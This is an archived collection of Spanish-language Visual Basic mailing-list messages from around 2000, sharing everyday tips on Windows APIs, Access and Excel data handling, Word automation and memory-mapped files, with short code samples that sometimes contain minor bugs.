SIGO SIN PODER ENVIAR CAMPOS VACIOS DESDE CUADROS DE TEXTOS ENLAZADOS A UN CAMPO FECHA DE UNA BASE DE DATOS DE ACCESS 97. Si alguien puede ayudar, mataría.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Como usar el anigif.ocx

Mensaje enviado por "Pedro Delgado" <pdn@retemail.es>

```
    'XGIF.OCX
    XGIF1.OpenGiffile ("C:\MiDirectorio\MiGif.gif")
    XGIF1.Show

    ' MARCHOSO.OCX
    Marchoso1.filename = ("C:\MiDirectorio\MiGif.gif")
    Marchoso1.Visible = True
    Marchoso1.GifLoop = True
```

Espero que te sirva.

Un abrazo
Pedro.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Como usar GetWindow

Mensaje enviado por "Ivan J." <ivart98@hotmail.com>

GetWindow Function
Declare Function GetWindow Lib "user32.dll" (ByVal hwnd As Long, ByVal wCmd As Long) As Long

Platforms: Win 32s, Win 95/98, Win NT

GetWindow returns the handle of a window related to a given window. The relations generally deal with child-parent relationships or relationships among children of the same parent window. The exact relation is specified by wCmd. If an error occurs or there is no window having the specified relation, the function instead returns 0.

hwnd
The handle of the first window in the relation.
wCmd
Exactly one of the following flags specifying which relationship the returned window has to the given window:
GW_HWNDFIRST = 0
The highest window in the Z-order having the same parent as the given window.
GW_HWNDLAST = 1
The lowest window in the Z-order having the same parent as the given window.
GW_HWNDNEXT = 2
The window below the given window in the Z-order.
GW_HWNDPREV = 3
The window above the given window in the Z-order.
GW_OWNER = 4
The window that owns the given window (not to be confused with the parent window).
GW_CHILD = 5
The topmost of the given window's child windows. This has the same effect as using the GetTopWindow function.
Example:

```
' Flash the application's window that is below Form1 in the Z-order
' once.
Dim next As Long ' receives handle of next window in the Z-order
Dim retval As Long ' return value for flashing the window

next = GetWindow(Form1.hWnd, GW_HWNDNEXT) ' get the handle of the next
window
If next <> 0 Then ' don't try to flags if no such window exists
  ' The next three lines flags the window once.
  retval = FlashWindow(next, 1): Sleep 250
  retval = FlashWindow(next, 1): Sleep 250
  retval = FlashWindow(next, 0)
End If
```

Ivan J.
P.D. Vete a la web www.vbapi.com y Se acabaron lo secretos.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Compactar y reparar con ado

Mensaje enviado por Juan Honorio Palavicini Hernández <honorio1@Prodigy.Net.mx>

De: Juan Honorio Palavicini Hernández
Correo electrónico: honorio1@tab1.telmex.net.mx

El metodo RepairDatabase, ya fué quitada e incluida en el método CompactDatabase de MSJet 3.6 o 4.0 (no me acuerdo bien) (o posterior), el mismo método CompactDatabase se encarga de reparar la BD

AQUI TE VA EL CODIGO

Usa el Objeto JRO no se puede con ADO

Con DAO antes se hacía de esta forma

```
Sub DAOCompactDatabase()

    'Primero asegúrate que no exista la base de datos nueva

    If Dir("c:\BDNueva.mdb") <> "" Then _

        Kill "c:\BDNueva.mdb"
    End If

    'Compactación básica, creas la nueva BD

    DBEngine.CompactDatabase "C:\BDOrig.mdb", "C:\BDNueva.mdb"

    'Eliminas la BD Original

    Kill "c:\BDOrig.mdb"

    'Renombras la BD nueva al nombre original

    Name "c:\BDNueva.mdb" As "c:\BDOrig.mdb"

End Sub
```

En ADO con el objeto JRO se hace de esta forma

```
Sub JROCompactDatabase()

    Dim je As New JRO.JetEngine
    'Primero asegúrate que no exista la base de datos nueva

    If Dir("c:\BDNueva.mdb") <> "" Then _

        Kill "c:\BDNueva.mdb"

    End If

    'Compactas la BD

    je.CompactDatabase "Data Source=C:\BDOrig.mdb;", _

        "Data Source=C:\BDNueva.mdb;"
```

```
    ' Eliminas la BD Original
    Kill "c:\nwind.mdb"
    'Renombras la BD nueva
    Name "c:\BDNueva.mdb" As "c:\BDOrig.mdb"
End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Comparar dos archivos

Mensaje enviado por "Daniel Mas" <dani_mas@hotmail.com>

Hace poco alguien envio un mensaje preguntando como compara dos archivos.
Navegando he encontrado esto que igual les sea util.

Dani

PD : Gracias Humberto por tu consejo sobre el Crystal

Compare Two Files.

The code listed below compares the contents of two files. The
result is a determination whether the files have identical content.
This example used only Visual Basic code.

Other ideas: Add a progress indicator (% compare completed). Use
code similar to the SEEK VB example with this code to find
duplicate files on a disk.

```
Open "file1" For Binary As #1
Open "file2" For Binary As #2

issame% = True

If LOF(1) <> LOF(2) Then
  issame% = False
Else
  whole& = LOF(1) \ 10000 'number of whole 10,000 byte chunks
  part& = LOF(1) Mod 10000 'remaining bytes at end of file
  buffer1$ = String$(10000, 0)
  buffer2$ = String$(10000, 0)
  start& = 1
  For x& = 1 To whole& 'this for-next loop will get 10,000
    Get #1, start&, buffer1$ 'byte chunks at a time.
    Get #2, start&, buffer2$
    If buffer1$ <> buffer2$ Then
     issame% = False
     Exit For
    End If
    start& = start& + 10000
  Next
  buffer1$ = String$(part&, 0)
  buffer2$ = String$(part&, 0)
  Get #1, start&, buffer1$ 'get the remaining bytes at the end
  Get #2, start&, buffer2$ 'get the remaining bytes at the end
  If buffer1$ <> buffer2$ Then issame% = False
End If

Close

If issame% Then
  MsgBox "Files are identical", 64, "Info"
```

```
Else
  MsgBox "Files are NOT identical", 16, "Info"
End If

_
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Comprobar que un disquete esté vacio

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

```
>At 20:36 23/04/2000 -0400, Pedro L. García wrote:
>Si tengo un disquete en la torre A: como puedo comprobar que este este vacio.

aux = Dir("a:\*.*", vbArchive + vbDirectory + vbHidden + vbSystem +
vbReadOnly + vbNormal)

Si aux <> "" es que hay algo.

Un saludo.
```


_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas
vb-esp y visualbasic-esp y un resumen de los
mensajes de las mismas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Conexión Compartida a Internet en W98

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

Hola!

Yo lo uso con la segunda opción, la direccion IP de la máquina que tiene el modem es 192.168.0.1 La máscara de subred 255.255.255.0, las direcciones IP de las otras dos máquinas son las 192.168.0.2 y 192.168.0.3, la máquina que tiene el modem tiene habilitada la conexión compartida a Internet, las demas usan los diskettes de drivers que genera el instalador, y todo anda como debe...

Verificá que la dirección IP del MODEM (en TCP-IP de Adaptador de acceso telefónico a Redes) Tiene que estar en Obtener una direccion IP automáticamente, las que tienen que tener direcciones fijas son sólo las placas de red...

Espero que te sirva
Saludos
Alberto

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Conexion mediante ADO a una hoja de Excel

Mensaje enviado por Grenville Tryon <gtryonp@afphorizonte.com.pe>

Ojala ayude.

Connect to Microsoft Excel Using OLE DB
Microsoft documentation says you can connect to Excel 97 or Excel 2000 using the Microsoft.Jet.OLEDB 4.0 provider. If you use the Microsoft ADO Data Control, however, you will have problems. From the property page for the ADO Data Control, choose the Use Connection String radio button and click on the Build button. Then, select the database name, choosing an Excel file as your database. Now, if you click on Test Connection, you get an error message saying the connection failed because the file is in an unrecognized format.

But wait, there's hope! Acknowledge the error message and return to the General tab of the property pages. In the Connection String textbox, add this code to the end of the connection string:

Extended Properties = Excel 8.0;

Your full connection string now looks like this:

Provider=Microsoft.Jet.OLEDB.4.0; Data Source = FileName; Extended Properties=Excel 8.0;

Now if you click on the Build button, then click on the Test Connection button, the connection is successful.

-Michael J. McElwee, Highland Park, Illinois

MarlboroMan
mailto:gtryonp@afphorizonte.com.pe

Jimmy J. Yapo Maron
Banco Latino - GPI Sistemas
Jyapo@bcolatino.com.pe

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Crear paginas Web desde cero (cgi con VB)

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

Francisco,
si dominás HTML y JavaScript, te va a ser realmente muy fácil construir CGIs con VB.
Te envío una base para que comiences. Adjunto a este msg. va el proyecto CGITest.vbp (está escrito para VB5).

Una vez que lo abras, tenés que escribir tu código en el procedimiento "Cgi_Main" del módulo "CGITest.bas". Primero se llama al proc. "SendHeader" con un título y opcionalmente las cookies que necesites setear, luego al proc. "Send" por cada línea HTML que quieras devolver al browser, y finalmente al proc. "SendFooter" que cierra la página. En el medio, se va incluyendo toda la lógica de tu aplicación.

El módulo "cgi4vb.bas" es el que maneja la app. Yo lo obtuve del ejemplo de un libro. Está hecho para VB4, pero funciona OK en VB5 (no lo probé con VB6, pero debería andar...)
Si te fijás un poco en el código, no tiene nada raro. En general no hay que tocarlo mucho, salvo configurarle alguna cosita (fijate en la variable "smail").

Cualquier cosa, escribime.
Saludos,

Ignacio Napal
Equiplus S.A.
e-mail: inapal@equiplus.com

cgi4vb.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por Bonifacio <mtcastano@alcala.es>

Hola a todos,

Os comunico que el codigo que envió Alberto M. Vernieri hace exactamente lo que necesito. Una maravilla. Muchas gracias.

Recuerdo que el código es:

Ejemplo 2:

```
'=========================================================================
Private Sub picture1_MouseMove(Button As Integer, Shift As Integer, _
                               X As Single, Y As Single)
Static XAnt as Single, YAnt as Single, bYaPase as Boolean

Picture1.DrawMode = 6
' ------------------ Borrado de la traza anterior ----------------------
If bYaPase Then
  Picture1.Line (XAnt, 0)-(XAnt, Picture1.Height) ' Linea que pasa por X
  Picture1.Line (0, YAnt)-(Picture1.Width, YAnt) ' Línea que pasa por Y
Else
  bYaPase = True
End If

' ------------------ Trazado de la nueva cruz -------------------------
 Picture1.Line (X, 0)-(X, Picture1.Height) ' Linea vertical que pasa por X
 Picture1.Line (0, Y)-(Picture1.Width, Y) ' Línea horizontal que pasa por Y

' ------------------- Salvado de los valores previos -------------------
XAnt = X
YAnt = Y

End Sub
' =========================================================================
```

Saludos y gracias de nuevo.

Bonifacio

www.jrubi.com
1598488

Cursores animados

Mensaje enviado por "Alberto M. Vernieri \(ar\)" <avernieri@interprov.com>

Hola!

----- Original Message -----
From: "Alvaro Arrarte" <aarrarte@electbus.com>
To: <avernieri@interprov.com>
Sent: Friday, April 07, 2000 11:14 AM
Subject: Bonus Pack

Por Ayudarme a resolver unos cuantos conflicticos y para compensar un poco el fastidio que te he causado te voy a mandar esta rutinita que sirve para animar cualquier cursor animado en donde te de el placer de llamarlo es muy buena ya la prove y sirve de las mil maravillas es 75%, made in home .

En el Modulo ESTANDAR del Prroyecto

```
'Declaracion para los Cursores Animados
Public Const GCL_HCURSOR = -12

Declare Function ClipCursor Lib "user32" (lpRect As Any) As Long
Declare Function DestroyCursor Lib "user32" (ByVal hCursor As Any) As Long
Declare Function LoadCursorFromFile Lib "user32" Alias
"LoadCursorFromFileA" (ByVal lpFileName As String) As Long
Declare Function SetClassLong Lib "user32" Alias "SetClassLongA" (ByVal hwnd As
Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
Declare Function GetClassLong Lib "user32" Alias "GetClassLongA" (ByVal hwnd As
Long, ByVal nIndex As Long) As Long

Public mhBaseCursor As Long
Public mhAniCursor As Long
Public lResult As Long
Public state As Integer
'--------------------------------------------------------------------------

'Rutina para animar Cualquier Cursor.ani
Public Function Animar(Ruta_Ani As String, hwnd As Long)
    mhAniCursor = LoadCursorFromFile(Ruta_Ani)
    lResult = SetClassLong((hwnd), GCL_HCURSOR, mhAniCursor)
    state = 1
End Function

'Rutina para parar los cursores ani
Public Function Desanimar(hwnd As Long)
    lResult = SetClassLong((hwnd), GCL_HCURSOR, mhBaseCursor)
    lResult = DestroyCursor(mhAniCursor)
End Function

En un Formulario o donde se te ocurra

Dim Mostrar As Variant

Para empesar la Animacion
Mostrar = modMain.Animar(App.Path & "\imagenes\working.ani", Me.hwnd)
```

```
Para terminar la animacion
Mostrar = modMain.Desanimar(Me.hwnd)

Nota:
App.Path & "\imagenes\working.ani= a la ruta completa donde se encuentra
el cursor.ani
me.hwnd = es la propiedad del control o el formulario dependiendo el caso
mostrar = es una variable auxiliar


Pd: Si quieres lo puedes mandar a la Lista
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Dígito de control del ISBN

Mensaje enviado por Luis Arturo Barajas Hernández?= <barajash@prodigy.net.mx>

Saludos, Jesús (y listeros en general).

Aquí va el modo de calcular el número de ISBN de los libros, espero que les sirva.

Ejemplo 1: 0-395-43313-?

(0*10)+(3*9)+(9*8)+(5*7)+(4*6)+(3*5)+(3*4)+(1*3)+(3*2) = 194

Encontrar el siguiente múltiplo de 11 >= 194

18 * 11 = 198

198 - 194 = 4, el dígito verificador es 4.

2. 0-13-322760-?

(0*10)+(1*9)+(3*8)+(3*7)+(2*6)+(2*5)+(7*4)+(6*3)+(0*2) = 122

Encontrar el siguiente múltiplo de 11 >= 122

12 * 11 = 132

132 - 122 = 10, el dígito verificador es X (por el 10).
--
Un gran saludo desde México/Big regards from Mexico...
   Luis Arturo Barajas Hernández

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Distribucion de imagenes

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Siguiendo con el tema de "trucar" ficheros para impedir que se abran con otros programas podemos usar una función sumiliar a la que propongo más abajo para "trucar" y "destrucar" cualquier tipo de fichero. Para ello distribuiremos con nuestro programa los ficheros "trucados" y cuando necesitemos hacer uso de ellos hacemos una copia del fichero deseado en un fichero temporal (por ejemplo con FileCopy), llamamos a la función CambiarCabecera() para que "destruque" el fichero y ya podemos operar con él. Una vez que hayamos acabado deberíamos borrar dicho fichero o volver a llamar a dicha función para que no nos quede accesible.

La función intercambia los 32 primeros bytes de un fichero con los 32 últimos cada vez que la llamas y podría ser algo como :

```
Function CambiaCabecera(Fichero As String) As Boolean
Dim i As Integer, Cabecera(31) As Byte, Fin(31) As Byte, Longitud As Long

On Error GoTo CambiaCabecera_Err
'voy a suponer que todos los ficheros miden más de 64 bytes
i = FreeFile()
Open Fichero For Binary Access Read Write Lock Read Write As i
'leo la cabecera del fichero
Get #i, 1, Cabecera()
'leo el final del fichero
Longitud = LOF(i) - 32
Get #i, Longitud, Fin()
'grabo el final del fichero sobre la cabecera
Put #i, 1, Fin()
'grabo el principio sobre el final del fichero
Put #i, Longitud, Cabecera()
'cerramos el fichero
Close #i
CambiaCabecera = True
CambiaCabecera_End:
    Exit Function
CambiaCabecera_Err:
    On Error Resume Next
    Close #i
    CambiaCabecera = False
    Resume CambiaCabecera_End
End Function
```

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

Exportacion de una tabla de access a Html y a Excel

Mensaje enviado por "Hector Barahona" <hbarahon@vtr.net>

Debes utilizar Docmd.

Ejemplos.
DoCmd.TransferSpreadsheet acImport, 3, "Empleados","C:\Lotus\Newemps.wk3", True, "A1:G12"
DoCmd.TransferText acExportHTLM, "Salida estándar", "Informe externo", "C:\Txtfiles\Abril.htm"

DoCmd.OutputTo acOutputTable, "Empleados", acFormatXLS, "Empleado.xls", True
DoCmd.OutputTo acOutputTable, "Empleados", acFormatHTLM, "Empleado.htm", True

Saludos

Hectoor
-----Mensaje original-----
De: Ivan Ruiz <iruiz@openingschool.com>
Para: Lista Visual Basic (E-mail) <visualbasic-esp@egroups.com>; Lista ASP (E-mail) <aspspanish@ls.asplists.com>
CC: 'Lista MSDN' (E-mail) <msdn@listas.rcp.net.pe>
Fecha: 6 de marzo de 2000 13:14
Asunto: (VB-ESP) Exportacion de una tabla de Access a HTML y a EXCEL

Alguien sabe como puedo exportar una tabla de access a formato HTML y a formato EXCEL, esto debo hacerlo mediante código.

Iván Ruiz Sevilla
Open English International Group
(Departamento de Informática)
iruiz@openingschool.com

Interface MS Word (el codigo prometido)

Mensaje enviado por jfo@tragsatec.es

>De todas formas por ahi debo tener un ejemplo de como hacer algo parecido a
>lo que quieres,luego te lo busco y si lo encuentro te lo mando

Bueno pues ahi va

```
Public Function Documento()
    Dim oWord As Word.Application
    Dim oWDoc As Word.Document
    Dim db As Database
    Dim rs As Recordset
    Dim rs2 As Recordset
    Dim qf As QueryDef
    Dim bNeg As Boolean
    Dim dRet As Date
    Dim nLlevo As Integer
    Dim nCual As Integer

    Set oWord = CreateObject("Word.Application")
    Set db = OpenDatabase(App.path & "\base")
    Set rs = db.OpenRecordset("select * from [#tablas] order by idtabla")

    With oWord
        On Error GoTo err_doc
        ' Minimizado
        .WindowState = wdWindowStateMinimize
        ' Visible
        .Visible = True
        ' Creo un nuevo documento basado en la plantilla base.dot
        .Documents.Add App.path & "\base.dot", False
        Set oWDoc = oWord.ActiveDocument

        If Not rs.EOF Then
            nLlevo = 1
            ' Selecciono el estilo Título 1
            Selection.Style = oWDoc.Styles("Título 1")
            ' Escribo un texto
            Selection.TypeText text:=" Tablas"
            ' Salto de linea
            Selection.TypeParagraph
            Selection.TypeParagraph

            Do Until rs.EOF
                ' Si llevo escritas mas de 68 lineas fuerzo un salto de pagina
                If Selection.Information(wdFirstCharacterLineNumber) > 68 Then
                    Selection.InsertBreak Type:=wdPageBreak
                End If
                ' Añado una tabla de 2 filas y 2 columnas
                oWDoc.Tables.Add Selection.Range, 2, 2
                ' Le doy formato
                Selection.Cells.SetWidth CentimetersToPoints(2.5), wdAdjustNone
                Selection.Rows.SpaceBetweenColumns = CentimetersToPoints(0.25)
                Selection.Move wdColumn, 1
```

```
                Selection.SelectColumn
                Selection.Cells.SetWidth ColumnWidth:=CentimetersToPoints(12.5),
RulerStyle:=wdAdjustNone
                Selection.Rows.SpaceBetweenColumns = CentimetersToPoints(0.25)
                ' Dar formato a las dos primeras columnas
                Selection.MoveLeft wdCell, Count:=1
                Selection.MoveDown Unit:=wdLine, Count:=1, Extend:=wdExtend
                Selection.MoveLeft Unit:=wdCharacter, Count:=2
                Selection.TypeText text:="Tabla"
                Selection.MoveRight Unit:=wdCharacter, Count:=1
                Selection.Style = oWDoc.Styles("Título 4")
                Selection.TypeText rs(1)
                Selection.MoveDown Unit:=wdLine, Count:=1
                Selection.MoveLeft Unit:=wdCharacter, Count:=1
                Selection.TypeText text:="Descripción"
                Selection.MoveRight Unit:=wdCharacter, Count:=1
                Selection.TypeText "" & rs(2)

                Selection.MoveUp Unit:=wdLine, Count:=1, Extend:=wdExtend
                Selection.MoveLeft wdCell, Count:=2
                Selection.SelectColumn
                Selection.Shading.Texture = wdTexture30Percent
                Selection.Shading.ForegroundPatternColorIndex = wdBlack
                Selection.Shading.BackgroundPatternColorIndex = wdWhite
                Selection.Font.ColorIndex = wdWhite

                Selection.EndKey Unit:=wdStory
                Selection.TypeParagraph


                Set qf = db.QueryDefs("ObtenerDatosTabla")
                qf.Parameters(0) = rs(0)
                Set rs2 = qf.OpenRecordset()
                rs2.MoveLast
                rs2.MoveFirst
                ' Nueva comprobacion del numero de lineas escrito para producir el
salto de pagina
                If Selection.Information(wdFirstCharacterLineNumber) > 68 Then
                    Selection.InsertBreak Type:=wdPageBreak
                End If

                ' Añado una tabla de tantas filas como tenga en el recordset que
quiero imprimir
                ' mas 1 ( que hara de titulo ) y tres columnas
                oWDoc.Tables.Add Selection.Range, rs2.RecordCount + 1, 3
                ' Le doy formato a esta tabla
                Selection.Tables(1).AutoFormat wdTableFormatGrid8, True, True,
True, True, True, False, True, False, True
                Selection.Cells.SetWidth CentimetersToPoints(3.5), wdAdjustNone
                Selection.Rows.SpaceBetweenColumns = CentimetersToPoints(0.25)
                Selection.Move Unit:=wdColumn, Count:=1
                Selection.SelectColumn
                Selection.Cells.SetWidth CentimetersToPoints(2.5), wdAdjustNone
                Selection.Rows.SpaceBetweenColumns = CentimetersToPoints(0.25)
                Selection.Move Unit:=wdColumn, Count:=1
                Selection.SelectColumn
                Selection.Cells.SetWidth CentimetersToPoints(9.12), wdAdjustNone
                Selection.Rows.SpaceBetweenColumns = CentimetersToPoints(0.25)
```

```
        ' Poner los titulos de las columnas
        Selection.MoveLeft Unit:=wdCharacter, Count:=3
        Selection.TypeText text:="Nombre"
        Selection.MoveRight Unit:=wdCharacter, Count:=1
        Selection.TypeText text:="Tipo"
        Selection.MoveRight Unit:=wdCharacter, Count:=1
        Selection.TypeText text:="Descripción"
        Selection.MoveRight Unit:=wdCharacter, Count:=1

        ' Seleccionar la primera fila y centrar los textos
        Selection.SelectRow
        Selection.ParagraphFormat.Alignment = wdAlignParagraphCenter
        Selection.MoveDown wdLine, 1, wdMove
        ' A escribir los datos que tengo en la tabla
        Do Until rs2.EOF
           Selection.TypeText rs2(0)
           Selection.MoveRight wdCharacter, 1
           Selection.TypeText rs2(1)
           Selection.MoveRight wdCharacter, 1
           Selection.TypeText "" & rs2(2)
           Selection.MoveRight wdCharacter, 2
           rs2.MoveNext
        Loop
        'Selection.MoveDown Unit:=wdLine, Count:=2
        Selection.EndKey Unit:=wdStory
        Selection.TypeParagraph
        Selection.TypeParagraph

        Set qf = db.QueryDefs("ObtenerDatosIndices")
        qf.Parameters(0) = rs(0)
        Set rs2 = qf.OpenRecordset()
        If Not rs2.EOF Then
            rs2.MoveLast
            rs2.MoveFirst
            ' Cambio el tamaño de font y el estilo
            Selection.Font.size = 12
            Selection.Font.Bold = wdToggle
            Selection.TypeText text:=" Indices"
            Selection.Font.Bold = wdToggle
            Selection.TypeParagraph
            Selection.Style = oWDoc.Styles("Normal")
            Do Until rs2.EOF
               Selection.TypeText text:=" " & rs2(0) & " (" & rs2(1) & ")"
               Selection.TypeParagraph
               rs2.MoveNext
            Loop
        End If

        Selection.TypeParagraph
        rs.MoveNext
    Loop
    Selection.InsertBreak Type:=wdPageBreak
    ' Salvar el documento
    oWDoc.SaveAs docDestino
End If
.Quit
```

```
    End With
Salir:
        Exit Function
err_doc:
        'Resume
        oWDoc.SaveAs docDestino
        oWord.Quit
        MsgBox Err.Number & vbCrLf & Err.Description, vbCritical + vbOKOnly,
"Error"
        GoTo Salir
End Function
```

Como vereis es bastante "pedalero", sobre todo en lo que es el control del movimiento, practicamente todo es copia del codigo que se genera al hacer una macro en Word. Tambien debeis tener presente que es especifico para un tipo de documento que tenia que realizar en su momento, por lo que quizas como ejemplo didactico no sea el mas valido,por ello abundo en lo dicho anteriormente la mejor manera, aunque quiza no sea la mas optimizada, de crear el documento sea hacer uno con una macro y ver el codigo

Si teneis algun problema en concreto ya sabeis donde estamos, aunque la verdad es que el cosigo este tiene ya casi un par de años y desde entonces no he vuelto a hacer nada con el Word :-(, pero si puedo os hechare una mano

Un saludo
Juan Ignacio Forteza del Rey Oteiza
jfo@tragsatec.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por YAMIL BRACHO <BRACHOY@pdvsa.com>

Saludos Hector y Alejandro.
El siguiente codigo hace lo que ustedes quieren:

```
Sub Macro1()
 Dim wrk As Worksheet
 Dim intFila As Integer

 Set wrk = Worksheets("Hoja1")
 wrk.Select
 Selection.SpecialCells(xlCellTypeLastCell).Select
 intFila = ActiveCell.Row
End Sub
```

La ultima fila con datos queda en la variable intFila.

Espero esto les ayude

Yamil

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Mapear ficheros en memoria

Mensaje enviado por "Nharkor" <mmm@iberdrolaingenieria.es>

Se me ocurren dos maneras de hacerlo.

1) Utilizando ficheros pero en modo FileMapping
Se puede mapear en memoria un fichero de disco. Esto hace que los datos del mismo se mapeen en la memoria del sistema, implementandose así una especie de memoria compartida.
El acceso a los datos es rapidísimo, pues practicamente es el mismo que si se accediese a la memoria.
El concepto es el siguiente: cada proceso (en la misma maquina o en maquinas remotas) crea un FileMapping del archivo, y después un FileView que es como una vista del archivo.
Cuando se lee o se escribe en el fichero se hace siempre a través de este FileView, que en realidad es un puntero a memoria, esto es, estas escribiendo y leyendo en la memoria, no en el disco.
El sistema actualiza automáticamente los FileViews de los demás procesos, y cada cierto tiempo vuelca el contenido de la memoria sobre el fichero en disco (que es lo mismo que hace el Windows con el fichero de swapping).
Pero hay una pega importante: cuando los procesos estan en maquinas distintas el FileView no se actualiza de forma automática y lo tienes que hacer tu a mano o de lo contrario las vistas se te quedarían estáticas con los datos de cuando se crearon.
Tendrías que hacer algo para refrescarlos tu manualmente....

Por si te interesa, te cuento como se haría.
Tendrías por tanto que crear un fichero con la API CreateFile, después mapear ese fichero con CreateFileMapping y definir la vista con CreateViewOfFile.
Ese fichero deberá estar localizado en un disco de red, accesible por todos los PC's.
Lo mejor sería compartir un directorio local en el PC servidor (el que toma y graba los datos para que vaya mas rápido.
Los PC's remotos harían lo mismo, pero especificarían como ruta del FileMapping una ruta de red.
Asi el acceso es muy , muy rápido. A lo mejor todo esto te suena a chino, pero cuando mires las API verás como funciona.

2) En mi caso tuve un problema parecido y opté por crearme un proceso servidor TCP-IP combinado con la técnica anterior. En la misma maquina donde corre tu programa te creas otro que actua como servidor TCP.
Ambos programas comparte la matriz esa con los datos a través de un FileMapping.
No es necesario definir un fichero si pones como handle 0xFFFFFF. O sea, estarias literalmente compartiendo la memoria que ocupa la matriz.
Después mediante un objeto de sincronización Windows (un semáforo o mejor un EventObject), tu programa avisa al servidor cada vez que ha actualizado
los datos. Entonces el servidor los coje y los envia por TCP-IP a los clientes que esten conectados con él.
Obviamente sobre cada PC remoto tendrias que definirte un programilla que actuase como
cliente, o sea, que se conecte con el servidor sobre un puerto determinado y permanezca a la escucha.
Con el control Winsock del VB puedes programar ambos: cliente y servidor, aunque mejor si lo metes todo en una DLL en C, pues va mucho mas rápido.

3) La tercera posibilidad es la que tu dices. Pones un fichero en red y sobre él escribe tu programa y leen todos los demás. Puedes acelerar las escrituras y lecturas si utilizas las API de Windows: ReadFile, WriteFile, OpenFile...
Puedes bloquear el fichero durante la escritura con LockFile, y desbloquearlo después con UnlockFile....
En fin, que si usas las API la cosa ira bastante rápido y no creo que sufras bloqueos de ningun tipo.

Espero que te sirva de algo.
Un saludo.

----- Mensaje original -----
De: <eusebi@infomail.lacaixa.es>
Para: <vb-esp@ccc.uba.ar>
Enviado: lunes 20 de marzo de 2000 18:35
Asunto: vb-esp : Programa en red

Hola lista.

He programado una aplicación en vb16 que lee las entradas digitales que recibe una tarjeta que hay instalada en el ordenador (486) y las va procesando, y cada turno (8 horas) hace un volcado al disco duro, y empieza de nuevo. Hasta aquí ningún problema, pero ahora necesito poder ver en tiempo real los datos que ya tiene procesados el programa desde el inicio de turno desde cualquier ordenador que esté conectado a
la red (interna) de la empresa, (y no me vale usar un programa de los que monitorizan la pantalla de otro ordenador), los datos en cuestión quedan "resumidos" a una matriz tipo dim X(10,50,4) as Long. Mi idea seria grabarlos en disco cada 30 o 60 seg. Y crear un programa que fuera leyendo estos archivos, pero veo varios posibles inconvenientes:
- Posibles problemas de lectura-escritura al leer uno y grabar el otro al mismo tiempo.
- No es en tiempo real.
- Posible saturacion del ordenador al tener que estar grabando (además de todo lo que hace actualmente) continuamente.
Este es lo que hay, y mi pregunta es que si alguien ha tenido que programar una aplicación de este tipo o se le ocurre como hacerlo le agradecería que me echara un cable, unas ideas o un código o lo que sea.

Un saludo.

Eusebi Cantabrana eusebi@infomail.lacaixa.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Puedes simularlo haciendo :
- Añades en la barra un botón y como dibujo le pones un bmp que debes hacer con el texto que quieres que aparezca en el menú.
- Creas un menú no visible y como opciones secundarias de este las que quieras que aparezcan en tu menú.
- En el evento click de la barra haces, cuando pulsen el botón adecuado,
PopupMenu MiMenuInvisible, , Button.Left

At 21:12 24/04/2000 +0000, you wrote:
>Ando buscando la forma de "meter" un menu comun y corriente dentro del
>control CoolBar que viene en VB6 o bien busco algún ActiveX que permita
>presentar los menús que tiene el Internet Explorer 4 o superior.

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Obtener tablas de usuario desde SQL Server

Mensaje enviado por Informatica <ecomipa@conexion.com.py>

Esteban,
Existe un procedimiento almacenado del sistema sp_tables en SQL 7, que muestra una lista de todos los objetos contenidos de la base de datos en uso actual. Puedes copiar el Store Procedure que se encuentra en la base de datos master del SQL y darle un nuevo nombre, agregar un filtro de TABLES para la columna TABLE_TYPE. Y asi solo obtendras las tablas creadas por el usuario, asocia esto a una conexion y ejecuta el procedimiento almacenado.
Saludos
Lic. Alberto A. Ureta

Esteban Arias wrote:
> Alguien sabe como se pueden obtener todos los nombres de las tablas
> definidas por el usuario desde un SQL Server 7 con VB 6 ????

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Pasar parametros a una clase

Mensaje enviado por "Alex Vizuete" <avizuete@yahoo.com>

hola, te repito declárala como friend, este es un ejemplo tomado del manual del rogramador pag, 422:

```
 'declaracion en un modulo estandar
 Public Type udtDemo
    intA as Integer
    lngB as Long
    strC as string
 End Type

 'declaracion en la clase class1
 Private mDemo as udtDemo

 Friend Property Get Demo() as udtDemo
    Demo = mDemo
 End Property

 Friend Property Let Demo(NewDemo as udtDemo)
    mDemo = NewDemo
 End Property

 Friend Sub SetDemoParts(ByVal A as Integer, ByVal B as Long, ByVal C as String)
    mDemo.intA = A
    mDemo.lngB = B
    mDemo.strC = C
 End Property

 Public Sub ShowDemo()
    MsgBox mDemo.intA & vbCrLf & mDemo.lngB & vbcrlf &
 mDemo.strC
 End Sub

 'Codigo para utilizar la clase
 Private Sub Command1_Click()
    Dim c1A as New Class1
    Dim c1B as New Class1
